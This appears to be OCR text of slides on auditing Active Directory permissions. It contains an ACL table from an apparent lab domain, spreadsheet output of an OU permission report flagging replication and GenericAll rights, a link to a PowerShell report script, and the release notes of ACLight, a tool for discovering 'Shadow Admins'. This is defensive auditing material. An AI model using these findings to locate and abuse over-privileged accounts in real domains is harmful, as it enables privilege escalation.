
Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects


PowerShell for OU Permission Report



A	B	C	D	E
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Read-only Domain (	ExtendedRight	DS-Replication-Get-Changes	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Controllers	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Cloneable Domain Controllers	ExtendedRight	DS-Clone-Domain-Controller	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLE	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	CreateChild, Self, WritePro	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLE	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Computer	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	inetOrgPerson	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Print Operators	CreateChild, DeleteChild	Print-Queue	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLE	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE



	A	B	C	D	E	F	
1	organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName	ir	IsInherit	InheritanceType
12	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All		FALSE	None
13	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProperty, GenericExecute	All		FALSE	All
45	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All		FALSE	All
46	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes		FALSE	All
104	OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All		FALSE	None
134	OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All		FALSE	None
164	OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All		FALSE	None
426	OU=Users,OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All		FALSE	None




organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProper	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All
OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All
OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All
OU=Users,OU=Accounts,DC=trimarcresearch,DC=	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All

PowerShell for OU Permission Report:

https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/


ACLight




```
##########################################################################
#                                                                        #
#    Discovering Privileged Accounts and Shadow Admins - using Advanced ACLs Analysis    #
#                                                                        #
##########################################################################


Release Notes:

The ACLight is a tool for discovering Privileged Accounts through advanced ACLs analysis.
It will discover the Shadow Admins in the network.
It queries the Active Directory for its objects' ACLs and then filters the sensitive permissions from each one o
The results are the domain privileged accounts in the network (from the advanced ACLs perspective of the AD).
It automatically scans all the domains of the forest.
You can run the scan with just any regular user in the domain (could be non-privleged user) and it needs PowerSh

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) - Cyberark's research team.
         Using functions from the great PowerView project created by: Will Schroeder (@harmj0y).
         The original PowerView have more functionalities:
         Powerview: https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
```

